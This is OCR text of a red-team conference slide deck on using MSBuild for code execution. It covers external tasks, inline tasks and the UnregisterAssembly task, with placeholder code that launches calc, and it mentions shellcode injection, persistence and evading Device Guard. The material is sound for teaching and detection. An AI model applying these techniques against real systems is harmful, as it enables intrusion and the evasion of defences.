A Master Class on Offensive MSBuild

@JoeLeonJr & @ChrisTruncer

Goals

- Learn 4 different ways to use MSBuild to execute arbitrary code
- Discover multiple options for how/where to store your malicious code
- Learn how FortyNorth uses MSBuild for initial access, persistence and lateral movement
- Discover detection strategies for identifying malicious MSBuild usage

Agenda

- What is MSBuild?
- Code Execution via MSBuild
- MSBuild for initial access, persistence and lateral movement
- Open source tools leveraging MSBuild
- Detecting Offensive MSBuild

whoami

- Offensive Security Engineer @ FortyNorth
- Former Lead Generation Consultant & Trainer (aka Cold Calling & Cold Emailing)
- Full-stack developer
- Built & sold data-cleansing SaaS application
- BlackHat & WWHF Instructor

fortynorth

whoami

- Previous Systems Administrator
- Co-Founder of FortyNorth Security
- BlackHat Instructor
- Open Source “Developer”
  - Veil
  - EyeWitness
  - WMImplant
  - Just-Metadata

fortynorth

What is MSBuild?

MSBuild

- "Programming languages that target the .NET Framework use MSBuild project files to describe and control the application build process."
- Typically a .csproj or .xml file
- File structure is XML
- Runs the entire application build process
- Also, where we'll be including (or referencing) our malicious code

fortynorth

Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/walkthrough-creating-an-msbuild-project-file-from-scratch?view=vs-2019

MSBuild

- MSBuild is a binary that is installed by default on Windows
- It enables you to customize the build process beyond just compiling your code
- It can be found at the following locations:
  - C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
  - C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe
  - C:\Program Files (x86)\Microsoft Visual Studio\2019\Professional\MSBuild\Current\bin\msbuild.exe

Project File Structure

- <Project>
  - Wraps the entire project build process; root node
- <Target>
  - Parent node for tasks
- <MakeDir>
  - An example task

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="AnyName">
    <MakeDir
            Directories="C:\Windows\Temp\Output" />
  </Target>
</Project>
```

fortynorth

Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/walkthrough-creating-an-msbuild-project-file-from-scratch?view=vs-2019

Code Execution via MSBuild

Part I: MSBuild Tasks == Code Execution

What is a Task?

- A **Task** is an action taken during the build process. It's compromised of executable code.
- What could a task do?
  - Create a Directory
  - Precompile ASP.NET applications
  - Convert a URL to a new format
  - …anything you can code…
- We have "Included Tasks", which are just pre-built tasks. Think the print() function in Python. It's already there.
- We also can create "Custom Tasks", which can be anything.

What does a task look like?

- Microsoft.Build.Framework.dll defines the ITask interface.
  - ITask "defines a 'task' in the build system."
- Microsoft.Build.Utilities.dll defines the Task class, which implements ITask and makes it easier to write a task.
  - Use this when writing your custom tasks.

```
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

namespace MyTasks
{
    public class SimpleTask : Task
    {
        public override bool Execute()
        {
            return true;
        }
    }
}
```

fortynorth

Sources: https://docs.microsoft.com/en-us/dotnet/api/microsoft.build.framework.itask?view=msbuild-16-netcore, https://docs.microsoft.com/en-us/visualstudio/msbuild/task-writing?view=vs-2019

What does a task look like?

- To create a task, create a class that implements the ITask/Task interface.
  - You can name your class anything, but we'll reference it later, so remember what you named it.
- Override the Execute() function with your task code.
  - Of course, you can define additional functions, but Execute() is what will drive execution of your task.

```
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

namespace MyTasks
{
    public class SimpleTask : Task
    {
        public override bool Execute()
        {
            return true;
        }
    }
}
```

fortynorth

Sources: https://docs.microsoft.com/en-us/dotnet/api/microsoft.build.framework.itask?view=msbuild-16-netcore, https://docs.microsoft.com/en-us/visualstudio/msbuild/task-writing?view=vs-2019

How do we execute a task?

- Requires a few lines of code in your project file (.csproj, xml, etc.)
- Create a Target tag with any name.
- Within your Target tag, add a tag referencing the name of your custom task class.

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <UsingTask TaskName="SimpleTask"
        AssemblyFile="\simpletask.dll"/>
    <Target Name="MyTarget">
        <SimpleTask />
    </Target>
</Project>
```

fortynorth

Sources: https://docs.microsoft.com/en-us/dotnet/api/microsoft.build.framework.itask?view=msbuild-16-netcore, https://docs.microsoft.com/en-us/visualstudio/msbuild/task-writing?view=vs-2019

Ex: MakeDir

- From MSBuild GitHub repo
  - https://github.com/dotnet/msbuild/blob/main/src/Tasks/MakeDir.cs
- TaskExtension is a class that inherits from Task, which inherits from ITask
- Execute() function takes care of creating the directory

```
using System;
using System.IO;
using System.Collections.Generic;
using Microsoft.Build.Framework;
using Microsoft.Build.Shared;

namespace Microsoft.Build.Tasks
{
    /// <summary>
    /// A task that creates a directory
    /// </summary>
    public class MakeDir : TaskExtension
    {
        [Required]
        public ITaskItem[] Directories
        {
            get
            {
                ErrorUtilities.VerifyThrowArgumentNull(_directories, nameof(Directories));
                return _directories;
            }

            set => _directories = value;
        }

        [Output]
        public ITaskItem[] DirectoriesCreated { get; private set; }

        private ITaskItem[] _directories;

        #region ITask Members

        /// <summary>
        /// Executes the MakeDir task. Create the directory.
        /// </summary>
        public override bool Execute()
        {
```

Ex: MakeDir

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

    <PropertyGroup>
        <OutputDirectory>\Output\</OutputDirectory>
    </PropertyGroup>

    <Target Name="CreateDirectories">
        <MakeDir
            Directories="$(OutputDirectory)" />
    </Target>

</Project>
```

fortynorth

Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/makedir-task?view=vs-2019

Code Execution via MSBuild

- Custom Tasks
  - External Tasks
  - Inline Tasks
- Included Tasks
  - UnregisterAssembly Task
  - XslTransformation Task

External Tasks

- We create a “custom” task using the Task class from Microsoft.Build.Utilities.dll, compile our code and then call it from our Project file.
- Any code we put in the overridden Execute() function will execute when MSBuild calls this task.
- If you want a full tutorial on writing custom external tasks, see this link:
  - https://docs.microsoft.com/en-us/visualstudio/msbuild/task-writing?view=vs-2019

External Tasks


- Step 1: Write C# code using the Task class. Include your malicious code in the Execute() function.
- Step 2: Compile your C#.
  - csc.exe /target:library unregister.cs

```
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

namespace MyTasks
{
    public class SimpleTask : Task
    {
        public override bool Execute()
        {
            return true;
        }
    }
}
```

External Tasks

- Step 3: Write a project file that includes a path to your DLL + calls your task. Make sure your task's class name aligns with the task tag.
  - Ex: <SimpleTask> below
- Step 4: Run msbuild.

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <UsingTask TaskName="SimpleTask"
        AssemblyFile="\simpletask.dll" />
    <Target Name="MyTarget">
        <SimpleTask />
    </Target>
</Project>
```


Command Prompt
C:\Users\ponce\Desktop\msbuildtesting>dir
Volume in drive C has no label.
Volume Serial Number is 54C2-8D9B
Directory of C:\Users\ponce\Desktop\msbuildtesting
09/15/2021 08:49 PM <DIR> .
09/15/2021 08:49 PM <DIR> ..
09/15/2021 08:48 PM 267 run.xml
09/15/2021 08:49 PM 284 simpletask.cs
2 File(s) 551 bytes
2 Dir(s) 18,929,905,664 bytes free
C:\Users\ponce\Desktop\msbuildtesting>
Ln 14, Col 2
100%
Windows (CRLF)
UTF-8
Activate Windows
Go to Settings to activate Windows.
8:50 PM
9/15/2021

fortynorth

External Tasks

- External tasks will accept parameters.
- This means you could build a shellcode injection DLL without any shellcode and then pass it in via your CSPROJ file.


C:\Windows\System32\cmd.exe - C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe run_external.csproj

```
C:\Users\ponce\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe run_external.csproj
Microsoft (R) Build Engine version 4.8.3752.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 9/22/2021 2:00:22 PM.
```

simpletask - Notepad

File Edit Format View Help

```
using System;
using System.Diagnostics;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using Microsoft.Build.Utilities;

public class SimpleTask : Task
{
    public override bool Execute()
    {
        MessageBox.Show(MyProperty);
        return true;
    }

    public string MyProperty { get; set; }
}
```



run_external - Notepad

File Edit Format View Help

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <UsingTask TaskName="SimpleTask"
        AssemblyFile="C:\Users\ponce\Desktop\simpletask.dll"/>
    <Target Name="MyTarget">
        <SimpleTask MyProperty="This is from the CSPROJ File!!"/>
    </Target>
</Project>
```

fortynorth

External Tasks

- PROs
  - Execute arbitrary C# code via MSBuild.
- CONs
  - Won't bypass device guard
  - Malicious DLL on disk


Inline Tasks

- “Starting with the .NET Framework version 4, you can create tasks inline in the project file. You do not have to create a separate assembly to host the task.”
- We make a small modification to our <UsingTask> tag and then add a <task> and <code> tag nested in the <UsingTask> tag.

fortynorth

Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/walkthrough-creating-an-inline-task?view=vs-2019

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="calc">
    <SimpleTask />
</Target>
  <UsingTask
    TaskName="SimpleTask"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
            //Malicious Code in Here
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```


Command Prompt
C:\Users\ponce\Desktop\msbuildtesting>
run_inline.csproj - Notepad
File Edit Format View Help
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="calc">
<SimpleTask />
</Target>
<UsingTask
TaskName="SimpleTask"
TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
<Task>
<Code Type="Class" Language="cs">
<![CDATA[
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using Microsoft.Build.Utilities;
using Microsoft.Build.Framework;
public class SimpleTask : Task
{
public override bool Execute()
{
//Arbitrary code inserted here testing
Process.Start("calc");
return true;
Ln 32, Col 12
100%
Windows (CRLF)
UTF-8
Activate Windows
Go to Settings to activate Windows.
9:51 PM
9/15/2021


fortynorth


Inline Tasks

- PROs
  - It's SOOOOO easy
  - As we'll see later, it's possible to separate our code from the project file…more to come in a few slides.
  - We can even host the entire file remotely.
- CONs
  - Your malicious code is easily visible to DFIR
  - If you error, your code will be dropped to:
    - C:\Users\<USER>\AppData\Local\Temp
  - During execution, the cs code and compiled dll drops to: C:\Users\<USER>\AppData\Local\Temp

UnregisterAssembly Task

- "Unregisters the specified assemblies for COM interop purposes."
- So what?





Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/unregisterassembly-task?view=vs-2019

UnregisterAssembly Task

- When you “Unregister” an assembly, your assembly will be scanned for a ComRegisterFunction called UnRegisterClass.
- Any code in there will execute.

```
[ComUnregisterFunction] //This executes if registration fails
public static void UnRegisterClass(string key)
{
    Console.WriteLine("I shouldn't really execute either.");

}
```

UnregisterAssembly Task

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <Target Name="UnregisterAssemblies">
        <UnregisterAssembly
            Assemblies="C:\Windows\Temp\unregister.dll" />
    </Target>
</Project>
```

